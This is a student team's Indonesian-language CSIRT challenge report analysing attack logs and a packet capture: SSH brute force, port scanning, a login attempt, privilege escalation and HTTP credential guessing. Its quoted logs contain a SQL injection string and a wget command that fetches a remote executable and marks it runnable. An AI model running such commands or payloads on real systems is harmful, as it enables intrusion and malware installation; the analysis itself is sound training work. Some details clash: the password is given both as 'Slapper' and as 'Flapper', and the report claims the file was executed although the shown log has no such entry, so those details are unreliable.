


## Cyber Challenge ACAD CSIRT 2025 #1



Nama Tim : Fay The Demon King

Yusuf Darmawan

Dhio Zahwan Aryasetyo

Ahmad Fayaadh Baisa

## Tugas 1

### Deskripsi lengkap dari kejadian

Pada file log #1 dapat diketahui kalau telah terjadi sebuah serangan dari hari kamis tanggal 1 mei 2025 pukul 08:15:23 hingga hari Minggu tanggal 4 mei 2025 pukul 03:10:00. Terdapat 2 user yang terlibat dalam serangan yaitu John, dan Root. Penyerang melakukan beberapa kali serangan dengan detail sebagai berikut:

- Serangan pertama berasal dari IP 192.168.1.100 menuju ke server local ssh.
- Serangan kedua berasal dari IP 203.0.113.5 menyerang port 20, 21, 22, 23, 25, 80, dan 110.
- Serangan ketiga berasal dari IP 10.0.0.5 mengakses apache server.
- Serangan terakhir berasal dari IP 10.0.0.8 berhasil mengakses ssh menggunakan user john, dan akhirnya penyerang berhasil melakukan eskalasi mencapai user root.

Saat penyerang berhasil mengakses apache server, penyerang langsung melakukan download file melalui <http://robot.example.com/updt.exe> dan file updt.exe dieksekusi di server.

Penyerang melibatkan beberapa protokol dan aplikasi dalam melakukan serangan protokol:

- SSH (sshd)

- HTTP (apache)

kemudian aplikasi yang terlibat meliputi :

- wget : digunakan untuk mendownload file backdoor.
- chmod : digunakan untuk update file .exe menjadi bisa dieksekusi.
- su : digunakan untuk eskalasi hak akses menjadi root.
- Firewall : mendeteksi dan memblokir akses yang mencurigakan.

Tools yang kami gunakan dalam mengerjakan tugas 1 ini adalah :

- Snipping Tools : melakukan screenshot dan edit gambar yang kita gunakan di laporan.
- Virtual Box : untuk mengerjakan challenge dengan lebih aman.
- Chatgpt : membantu dalam menganalisa beberapa bagian yang kurang yakin, dan memperbaiki susunan kata dalam laporan.

### 1. Jenis Serangan dan Sumbernya

#### a. Brute Force Attack

- **Log:** Banyak percobaan login gagal dari IP 192.168.1.100 ke user root melalui SSH (port 44321 - 44325).
- **Jenis:** SSH Brute Force
- **Sumber:** IP 192.168.1.100

- **User:** root

```
2025-05-01T08:15:23Z sshd[21345]: Failed password for root from 192.168.1.100 port 44321 ssh2
2025-05-01T08:15:25Z sshd[21345]: Failed password for root from 192.168.1.100 port 44322 ssh2
2025-05-01T08:15:28Z sshd[21345]: Failed password for root from 192.168.1.100 port 44323 ssh2
2025-05-01T08:15:30Z sshd[21345]: Failed password for root from 192.168.1.100 port 44324 ssh2
2025-05-01T08:15:32Z sshd[21345]: Failed password for root from 192.168.1.100 port 44325 ssh2
2025-05-01T08:15:35Z sshd[21345]: Connection closed by authenticating user root 192.168.1.100 port 44326 [preauth]
```

Gambar 1.1 Percobaan Bruteforce ke user root

b. Port Scanning

- **Log:** Firewall mendeteksi koneksi ke banyak port dari IP 203.0.113.5 (ports 20, 21, 22, 23, 25, 80, 110).
- **Jenis:** Port Scanning
- **Sumber:** IP 203.0.113.5

```
2025-05-01T09:02:11Z kernel: Firewall detected multiple connection attempts from 203.0.113.5 to ports 20,21,22,23,25,80,110
2025-05-01T09:02:12Z kernel: Firewall blocked connection from 203.0.113.5 to port 21
2025-05-01T09:02:13Z kernel: Firewall blocked connection from 203.0.113.5 to port 22
2025-05-01T09:02:14Z kernel: Firewall blocked connection from 203.0.113.5 to port 23
2025-05-01T09:02:15Z kernel: Firewall blocked connection from 203.0.113.5 to port 25
```

Gambar 1.2 Percobaan port scanning

c. SQL Injection / Directory Traversal Attempt

- **Log:** Permintaan mencurigakan ke /login.php?user=admin HTTP/1.1" dan "/dashboard.php" dari IP 10.0.0.5.
- **Jenis:** Web Application Attack
- **Sumber:** IP 10.0.0.5
- **User:** admin (dicoba)

```
2025-05-02T11:45:01Z apache2[31521]: 10.0.0.5 "GET /login.php?user=admin HTTP/1.1" 200 1024
2025-05-02T11:45:02Z apache2[31521]: 10.0.0.5 "GET /login.php?user=admin' OR '1'='1 HTTP/1.1" 200 2048
2025-05-02T11:45:03Z apache2[31521]: 10.0.0.5 "POST /login.php HTTP/1.1" 302 -
2025-05-02T11:45:04Z apache2[31521]: 10.0.0.5 "GET /dashboard.php HTTP/1.1" 200 4096
```

Gambar 1.3 Mengirim request login yang mencurigakan

d. Malware Download & Execution

- **Log:** Mendownload dari http://robot.example.com/updt.exe via wget lalu file updt.exe dieksekusi dengan chmod +x dan dijalankan.
- **Jenis:** Malware Injection
- **Malware:** updt.exe (berukuran 1.2MB)
- **Sumber:** robot.example.com

```
2025-05-03T13:10:10Z kernel: Executing command: wget http://robot.example.com/updt.exe -O /tmp/update.exe
2025-05-03T13:10:12Z kernel: Download completed: /tmp/update.exe (1.2MB)
2025-05-03T13:10:15Z kernel: Executing command: chmod +x /tmp/update.exe
2025-05-04T03:05:00Z sshd[22345]: Accepted password for john from 10.0.0.8 port 55432 ssh2
```

Gambar 1.4 Download dan Eksekusi file update.exe

e. Privilege Escalation

- **Log:**
  - User john login dari 10.0.0.8 via SSH.
  - User john kemudian membuka sesi root via su.
- Jenis: Privilege Escalation
- **User:** john
- **Sumber:** IP 10.0.0.8

```
2025-05-04T03:05:05Z sshd[22345]: pam_unix(sshd:session): session opened for user john by (uid=0)
2025-05-04T03:07:10Z su: pam_unix(su:auth): authentication failure; logname=john uid=1001 euid=0
tty=pts/1 ruser=john rhost= user=root
2025-05-04T03:10:00Z su: pam_unix(su:session): session opened for user root by john(uid=1001)
```

Gambar 1.5 Penyerang berhasil masuk sebagai root melalui john

2. Layanan yang Terdampak

Jenis Serangan	Layanan Terdampak	Keterangan Tambahan
SSH Brute Force	SSH Service (port 22/443xx)	Layanan sshd (OpenSSH) langsung menjadi target upaya login menggunakan brute force.
Port Scanning	Semua layanan jaringan	Layanan yang mendengarkan port yang dipindai hampir terdampak, namun diblok oleh firewall.

Web Attack	Web Server (Apache, PHP)	Layanan web Apache2 menjadi target HTTP request yang mencoba login atau eksploitasi.
Malware	Sistem Operasi	Tidak ada malware aktif ditemukan, namun sistem menerima dan mengeksekusi file asing (updt.exe).
Privilege Esc.	Authentication subsystem	Layanan autentikasi seperti PAM_UNIX hanya terlibat dalam proses eskalasi hak akses.

Tabel 1.1 Layanan yang Terdampak

### 3. Risiko dari serangan

Serangan	Risiko	Penjelasan
SSH Brute Force	<b>High</b>	Potensi akses ilegal ke sistem melalui akun root
Port Scanning	<b>Medium</b>	Indikasi pengintaian terhadap port terbuka yang bisa dimanfaatkan

Web App Attack	<b>Medium</b>	Potensi eksploitasi terhadap input form web
Malware Injection	<b>Critical</b>	Eksekusi malware bisa menyebabkan data breach, backdoor, atau ransomware
Privilege Escalation	<b>Critical</b>	User biasa mendapatkan hak root, akses penuh terhadap sistem

Tabel 1.2 Risiko dari Serangan

#### 4. Langkah Proteksi

##### a. SSH Brute Force

- Batasi akses SSH hanya dari IP tertentu
- Gunakan fail2ban atau SSH guard
- Nonaktifkan login root langsung

##### b. Port Scanning

- Terapkan IDS/IPS (Intrusion Detection/Prevention System)
- Gunakan firewall dengan port filtering

##### c. Web Application Attack

- Validasi input secara ketat di sisi server
- Gunakan Web Application Firewall (WAF)
- Update CMS/framework

##### d. Malware Download

- Blokir domain mencurigakan via DNS filtering
- Nonaktifkan kemampuan wget/curl untuk user biasa
- Gunakan antivirus/malware scanner

##### e. Privilege Escalation

- Audit akun user yang memiliki akses sudo atau su
- Gunakan prinsip least privilege

- Pantau log auth (/var/log/auth.log) secara berkala

## Tugas 2

### Deskripsi lengkap dari kejadian

Pada file #2 dapat diketahui kalau telah terjadi sebuah serangan pada hari kamis tanggal 28 juni 2018 pukul 14:57:01 hingga pukul 14:57:39. Terdapat 1 user yang terlibat dalam serangan yaitu Isaac dengan ID = Isaac dan Password = Slapper. Penyerang melakukan beberapa percobaan serangan dengan detail sebagai berikut:

- Aktivitas protokol ntp dari IP 172.16.1.129 melakukan sinkronisasi waktu dengan 174.138.107.37.
- Broadcast ARP terus menerus dari VMware\_e1:fe:3f setelah ditelusuri ini adalah mac address milik 172.16.1.129.
- Koneksi HTTP antara 172.16.1.1 dan 172.16.1.129,
  - awalnya penyerang berulang kali membuat koneksi TCP “GET /login.html” dan mendapat respons dari server berupa “HTTP/1.1 200 OK”.
  - Setelah itu mengirimkan request ke “/favicon.ico” namun respons dari server adalah “404 not found”.
  - Yang terakhir ada 3 percobaan login dari penyerang dengan mengirimkan data login melalui “POST /login.php” dan server memberikan respons “200 OK”.
- Dropbox LAN sync discovery protocol dari 172.16.1.1, penyerang berusaha untuk mencari perangkat dropbox lain di LAN untuk remote desktop.

Penyerang tidak ada kontak dengan domain publik, semua komunikasi dilakukan secara lokal seperti Dropbox LAN Sync, dan juga mDNS yang digunakan untuk mencari layanan VNC.

Penyerang melibatkan beberapa protokol dan aplikasi dalam melakukan serangan protokol:

- NTP : Untuk mensinkronkan waktu sistem.
- ARP : Penyerang mapping IP address dan MAC address server.
- TCP : request untuk mendapatkan [SYN] dan [ACK] dari server.
- HTTP : Protokol utama yang digunakan penyerang untuk bruteforce login request pada server

kemudian aplikasi yang terlibat meliputi :

- Web Browser : Digunakan penyerang untuk membuat request server.
- Web Server : Memberikan respons untuk segala request yang dibuat.


Tools yang kami gunakan dalam mengerjakan tugas 1 ini adalah :



- Snipping Tools : melakukan screenshot dan edit gambar yang kita gunakan di laporan.
- Virtual Box : untuk mengerjakan challenge dengan lebih aman.
- Chatgpt : membantu dalam menganalisa beberapa bagian yang kurang yakin, dan memperbaiki susunan kata dalam laporan.
- Wireshark : Tools utama dalam pengerjaan karena menjadi tempat kami untuk menganalisa protokol jaringan
- Wireshark Cheatsheet : berisi trik dan fitur - fitur penting penggunaan wireshark mempercepat kerja kami, dan lebih efisien.

## 1. Protokol yang paling banyak digunakan untuk melakukan aktivitasnya

Berdasarkan gambar 2.1 kita bisa tahu kalau protokol TCP adalah yang paling banyak digunakan pada aktivitas serangannya sebesar 48,9% , yang kedua adalah protokol ARP sebesar 42,4% , dan yang terakhir adalah UDP dengan 8,7%. Kemungkinan TCP paling banyak digunakan dalam aktivitas serangan kali ini karena sebagian besar layanan penting dan serangan eksploitasi berbasis koneksi menggunakan TCP, dan karena protokol ini memberikan kontrol penuh, dan dukungan dua arah yang sangat diperlukan untuk serangan brute force, pengunduhan malware, dan remote access shell.



The image shows the Wireshark Protocol Hierarchy Statistics window for the file 'try.pcapng'. The table lists various network protocols and their corresponding statistics. The 'Transmission Control Protocol' (TCP) is highlighted with a red box, indicating it is the most frequently used protocol in the capture.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDU's
Frame	100.0	92	100.0	10372	2,176	0	0	0	92
Ethernet	100.0	92	12.6	1306	273	0	0	0	92
Internet Protocol Version 4	57.6	53	10.2	1060	222	0	0	0	53
User Datagram Protocol	8.7	8	0.6	64	13	0	0	0	8
Network Time Protocol	2.2	2	0.9	96	20	2	96	20	2
Multicast Domain Name System	4.3	4	1.3	132	27	4	132	27	4
Dropbox LAN sync Discovery Protocol	2.2	2	2.5	260	54	2	260	54	2
Transmission Control Protocol	48.9	45	61.3	6362	1,334	35	1200	251	45
Hypertext Transfer Protocol	10.9	10	46.7	4842	1,015	2	842	176	10
Line-based text data	5.4	5	11.0	1144	240	5	1144	240	5
HTML Form URL Encoded	3.3	3	0.9	93	19	3	93	19	3
Address Resolution Protocol	42.4	39	10.7	1110	232	39	1110	232	39

Gambar 2.1 Statistik Protokol Hirarki

## 2. Daftarkan Source IP dan Destination IP untuk protokol tersebut

Dengan membuka file try.pcap dalam wireshark kita bisa mendapatkan informasi seperti pada gambar 2.2 dimana bisa kita ketahui bahwa Source IP (IP penyerang) adalah 172.16.1.1 , dan Destination IP nya adalah 172.16.1.129



No.	Time	Source	Destination	Protocol	Length	Info
15	2018-06-28 18:57:10.9722...	172.16.1.1	172.16.1.129	TCP	66	55690 → 80
16	2018-06-28 18:57:10.9723...	172.16.1.129	172.16.1.1	TCP	66	80 → 55690
17	2018-06-28 18:57:10.9723...	172.16.1.1	172.16.1.129	TCP	78	55692 → 80
18	2018-06-28 18:57:10.9723...	172.16.1.129	172.16.1.1	TCP	74	80 → 55692
19	2018-06-28 18:57:10.9725...	172.16.1.1	172.16.1.129	TCP	66	55692 → 80
20	2018-06-28 18:57:10.9726...	172.16.1.1	172.16.1.129	HTTP	504	GET /login.f
21	2018-06-28 18:57:10.9726...	172.16.1.129	172.16.1.1	TCP	66	80 → 55690

▶ Frame 15: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interf...  
 ▶ Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_e1:fe:3f (00:0c:29:e1:fe:3f)  
 ▶ Destination: VMware\_e1:fe:3f (00:0c:29:e1:fe:3f)  
 Address: VMware\_e1:fe:3f (00:0c:29:e1:fe:3f)  
 .... 00. .... = LG bit: Globally unique address (factory)  
 .... 00. .... = IG bit: Individual address (unicast)  
 ▶ Source: VMware\_c0:00:08 (00:50:56:c0:00:08)  
 Address: VMware\_c0:00:08 (00:50:56:c0:00:08)  
 .... 00. .... = LG bit: Globally unique address (factory)  
 .... 00. .... = IG bit: Individual address (unicast)  
 Type: IPv4 (0x0800)  
 ▶ Internet Protocol Version 4, Src: 172.16.1.1, Dst: 172.16.1.129  
 0100 .... = Version: 4  
 .... 0101 = Header Length: 20 bytes (5)  
 ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
 Total Length: 52  
 Identification: 0x8c11 (35857)  
 ▶ 010. .... = Flags: 0x2, Don't fragment  
 ...0 0000 0000 0000 = Fragment Offset: 0  
 Time to Live: 64

Gambar 2.2 Wireshark file try.pcap filter tcp

### 3. Jelaskan apa yang penyerang coba lakukan

Serangan Web Application (Login Brute Force / Credential Stuffing) Pada paket HTTP seperti yang bisa kita lihat di Gambar 2.3 bahwa penyerang memberikan banyak request login dan mendapatkan respon dari server.

No.	Time	Source	Destination	Protocol	Length	Info
25	9.73967840	172.16.1.1	172.16.1.129	HTTP	509	HTTP/1.1 404 Not Found (text/html)
26	9.73970850	172.16.1.1	172.16.1.129	TCP	66	55692 → 80 [ACK] Seq=843 Ack=1112 Win=130656 Len=0 TSV=612342127 TSecr=3497660349
32	14.74603642	172.16.1.129	172.16.1.1	TCP	66	80 → 55692 [FIN, ACK] Seq=1112 Ack=843 Win=31104 Len=0 TSV=3497665345 TSecr=612342127
33	14.746059149	172.16.1.1	172.16.1.129	TCP	66	55692 → 80 [ACK] Seq=843 Ack=1113 Win=131072 Len=0 TSV=612347119 TSecr=3497665345
44	21.630990209	172.16.1.1	172.16.1.129	TCP	66	55692 → 80 [FIN, ACK] Seq=843 Ack=1113 Win=131072 Len=0 TSV=612353984 TSecr=3497665345
45	21.631024555	172.16.1.129	172.16.1.1	TCP	66	80 → 55692 [ACK] Seq=1113 Ack=844 Win=31104 Len=0 TSV=3497672217 TSecr=612353984
46	21.631069547	172.16.1.1	172.16.1.129	TCP	78	55694 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSV=612353984 TSecr=0 SACK_PERM
47	21.631075400	172.16.1.1	172.16.1.129	TCP	74	80 → 55694 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSV=3497672217 TSecr=612353984 WS=128
48	21.631243800	172.16.1.1	172.16.1.129	TCP	66	55694 → 80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSV=612353984 TSecr=3497672217
49	21.631385904	172.16.1.1	172.16.1.129	HTTP	657	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
50	21.631395919	172.16.1.129	172.16.1.1	TCP	66	80 → 55694 [ACK] Seq=1 Ack=592 Win=30208 Len=0 TSV=3497672218 TSecr=612353984
51	21.632384019	172.16.1.129	172.16.1.1	HTTP	448	HTTP/1.1 200 OK (text/html)
52	21.632512236	172.16.1.1	172.16.1.129	TCP	66	55694 → 80 [ACK] Seq=592 Ack=382 Win=131360 Len=0 TSV=612353985 TSecr=3497672219
56	26.637118719	172.16.1.129	172.16.1.1	TCP	66	80 → 55694 [FIN, ACK] Seq=383 Ack=592 Win=30208 Len=0 TSV=3497677216 TSecr=612353985
59	26.637283157	172.16.1.1	172.16.1.129	TCP	66	55694 → 80 [ACK] Seq=592 Ack=384 Win=131360 Len=0 TSV=612358960 TSecr=3497677216
61	27.780472309	172.16.1.1	172.16.1.129	TCP	66	55694 → 80 [FIN, ACK] Seq=592 Ack=384 Win=131360 Len=0 TSV=612360101 TSecr=3497677216
62	27.780495575	172.16.1.129	172.16.1.1	TCP	66	80 → 55694 [ACK] Seq=384 Ack=593 Win=30208 Len=0 TSV=3497678357 TSecr=612360101
63	27.780508297	172.16.1.1	172.16.1.129	TCP	78	55695 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSV=612360101 TSecr=0 SACK_PERM
64	27.780573664	172.16.1.129	172.16.1.1	TCP	74	80 → 55695 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSV=3497678357 TSecr=612360101 WS=128
65	27.780737058	172.16.1.1	172.16.1.129	TCP	66	55695 → 80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSV=612360101 TSecr=3497678357
66	27.780805400	172.16.1.1	172.16.1.129	HTTP	657	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
67	27.780821073	172.16.1.129	172.16.1.1	TCP	66	80 → 55695 [ACK] Seq=1 Ack=592 Win=30208 Len=0 TSV=3497678358 TSecr=612360101
68	27.781384254	172.16.1.129	172.16.1.1	HTTP	447	HTTP/1.1 200 OK (text/html)
69	27.781586649	172.16.1.1	172.16.1.129	TCP	66	55695 → 80 [ACK] Seq=592 Ack=382 Win=131360 Len=0 TSV=612360102 TSecr=3497678358
76	32.780954543	172.16.1.129	172.16.1.1	TCP	66	80 → 55695 [FIN, ACK] Seq=382 Ack=592 Win=30208 Len=0 TSV=3497683357 TSecr=612360102
77	32.781773936	172.16.1.1	172.16.1.129	TCP	66	55695 → 80 [ACK] Seq=592 Ack=383 Win=131360 Len=0 TSV=612360901 TSecr=3497683357
79	33.812777622	172.16.1.129	172.16.1.1	TCP	66	55695 → 80 [FIN, ACK] Seq=592 Ack=383 Win=131360 Len=0 TSV=612366114 TSecr=3497683357
80	33.8127596217	172.16.1.129	172.16.1.1	TCP	66	80 → 55695 [ACK] Seq=383 Ack=593 Win=30208 Len=0 TSV=3497684381 TSecr=612366114
81	33.812813519	172.16.1.1	172.16.1.129	TCP	78	55696 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSV=612366114 TSecr=0 SACK_PERM
82	33.812829542	172.16.1.129	172.16.1.1	TCP	74	80 → 55696 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSV=3497684382 TSecr=612366114 WS=128
83	33.812865077	172.16.1.1	172.16.1.129	TCP	66	55696 → 80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSV=612366114 TSecr=3497684382
84	33.813057139	172.16.1.1	172.16.1.129	HTTP	657	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
85	33.813071902	172.16.1.129	172.16.1.1	TCP	66	80 → 55696 [ACK] Seq=1 Ack=592 Win=30208 Len=0 TSV=3497684382 TSecr=612366114
86	33.813611907	172.16.1.129	172.16.1.1	HTTP	419	HTTP/1.1 200 OK (text/html)
87	33.813744245	172.16.1.1	172.16.1.129	TCP	66	55696 → 80 [ACK] Seq=592 Ack=384 Win=131360 Len=0 TSV=612366115 TSecr=3497684382

Gambar 2.3 Penyerang melakukan banyak request login pada paket HTTP.

### 4. Apakah ada pengulangan aktivitas dan temukan user id dan password yang digunakan

Terdapat pengulangan koneksi TCP ke port 80

84	33.813057139	172.16.1.1	172.16.1.129	HTTP	657	POST /login.php HTTP/1.1
85	33.813075062	172.16.1.129	172.16.1.1	TCP	66	80 → 55696 [ACK] Seq=1 Ack=592 Win=30208 Len=0 TSV=3497684382 TSecr=612366114
86	33.813631007	172.16.1.129	172.16.1.1	HTTP	419	HTTP/1.1 200 OK (text/html)
87	33.813744245	172.16.1.1	172.16.1.129	TCP	66	55696 → 80 [ACK] Seq=592 Ack=384 Win=131360 Len=0 TSV=612366115 TSecr=3497684382
88	34.477279177	VMware_e1:fe:3f	Broadcast	ARP	42	Who has 172.16.1.234? Tell me (eth0)
89	35.501960914	VMware_e1:fe:3f	Broadcast	ARP	42	Who has 172.16.1.234? Tell me (eth0)
90	36.525207877	VMware_e1:fe:3f	Broadcast	ARP	42	Who has 172.16.1.234? Tell me (eth0)
91	37.550116630	VMware_e1:fe:3f	Broadcast	ARP	42	Who has 172.16.1.234? Tell me (eth0)
92	38.131875545	172.16.1.1	172.16.1.255	DB-LSP...	172	Dropbox LAN sync Discovery

▶ Frame 84: 657 bytes on wire (5256 bits), 657 bytes captured (5256 bits) on interface eth0, id 0  
 ▶ Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_e1:fe:3f (00:0c:29:e1:fe:3f)  
 ▶ Internet Protocol Version 4, Src: 172.16.1.1, Dst: 172.16.1.129  
 ▶ Transmission Control Protocol, Src Port: 55696, Dst Port: 80, Seq: 1, Ack: 1, Len: 591  
 Source Port: 55696  
 Destination Port: 80

Gambar 2.4 Aktivitas berulang ke port 80. Dan berikut perulangannya:

Pada row 22 disini username di inialisasi menjadi `u` dan password di inialisasi sebagai `p`

```

22 9.634166517 172.16.1.129 172.16.1.1 HTTP 674 HTTP/1.1 200 OK (text/html)
23 9.634312227 172.16.1.1 172.16.1.129 TCP 66 55692 -> 80 [ACK] Seq=439
24 9.739398054 172.16.1.1 172.16.1.129 HTTP 479 GET /favicon.ico HTTP/1.1
25 9.739677846 172.16.1.129 172.16.1.1 HTTP 569 HTTP/1.1 404 Not Found
26 9.739870858 172.16.1.1 172.16.1.129 TCP 66 55692 -> 80 [ACK] Seq=843
27 9.902065589 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
28 10.926296514 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
29 11.950304897 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
30 12.974333985 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell

<form action="/login.php" method="post">\n
<table cellpadding=5 border=10><tr><td>\n
\n
<table cellpadding=5>\n
<tr><td><big><b>Name:</b></big></td>\n
<td><input type="text" name="u" value="">\n
</td></tr><tr><td><big><b>Password:</b></big></td>\n
<td><input type="text" name="p" value="">\n
</td></tr><tr><td colspan=2 align="center"><big><b>\n
<input type="submit" name="canvas" value="Submit">\n
</td></tr></table>\n
</td></tr></table>\n
</form>\n

```

Gambar 2.5 Isi aktivitas perulangannya

- Row 49 terdapat HTTP POST ke /login.php dari 172.16.1.129 dengan data u=Isaac dan p=Flapper.

```

49 21.631365064 172.16.1.1 172.16.1.129 HTTP 657 POST /login.php HTTP/1.1
50 21.631395919 172.16.1.129 172.16.1.1 TCP 66 80 -> 55694 [ACK] Seq=1 Ack
51 21.632384019 172.16.1.129 172.16.1.1 HTTP 448 HTTP/1.1 200 OK (text/html)
52 21.632512236 172.16.1.1 172.16.1.129 TCP 66 55694 -> 80 [ACK] Seq=592
53 22.190012064 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
54 23.214156299 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
55 24.237526396 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
56 25.261271308 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
57 26.285398718 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
58 26.637118719 172.16.1.129 172.16.1.1 TCP 66 80 -> 55694 [FIN, ACK] Seq=
59 26.637283157 172.16.1.1 172.16.1.129 TCP 66 55694 -> 80 [ACK] Seq=592
60 27.310315488 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell

[Full request URI: http://172.16.1.129/login.php]
[HTTP request 1/1]
[Response in frame: 51]
File Data: 31 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "u" = "Isaac"
Key: u
Value: Isaac
Form item: "p" = "Flapper"
Key: p
Value: Flapper
Form item: "canvas" = "Submit"
Key: canvas
Value: Submit

```

Gambar 2.6 data login username dan password pada row 49 .

- Row 51 Menerima respons 200 OK dengan pesan “Login Denied!” menandakan login gagal. Ini menunjukkan serangan kredensial gagal.

```

51 21.632384019 172.16.1.129 172.16.1.1 HTTP 448 HTTP/1.1 200 OK (text/html)
52 21.632512236 172.16.1.1 172.16.1.129 TCP 66 55694 -> 80 [ACK] Seq=592 Ack
53 22.190012064 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
54 23.214156299 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
55 24.237526396 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
56 25.261271308 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
57 26.285398718 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
58 26.637118719 172.16.1.129 172.16.1.1 TCP 66 80 -> 55694 [FIN, ACK] Seq=31
59 26.637283157 172.16.1.1 172.16.1.129 TCP 66 55694 -> 80 [ACK] Seq=592 Ack
60 27.310315488 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell

Content-Encoding: gzip\r\n
Content-Length: 130\r\n
Keep-Alive: timeout=5, max=100\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html; charset=UTF-8\r\n
\r\n
[HTTP response 1/1]
[Time since request: 0.001018955 seconds]
[Request in frame: 49]
[Request URI: http://172.16.1.129/login.php]
Content-encoded entity body (gzip): 130 bytes -> 125 bytes
File Data: 125 bytes
Line-based text data: text/html (1 lines)
You entered: <b>Isaac</b> and <b>Flapper</b><h1>Login Denied!</h1><h3>Click your browser's back button</h3>

```

Gambar 2.7 data login username dan password pada row 51 .

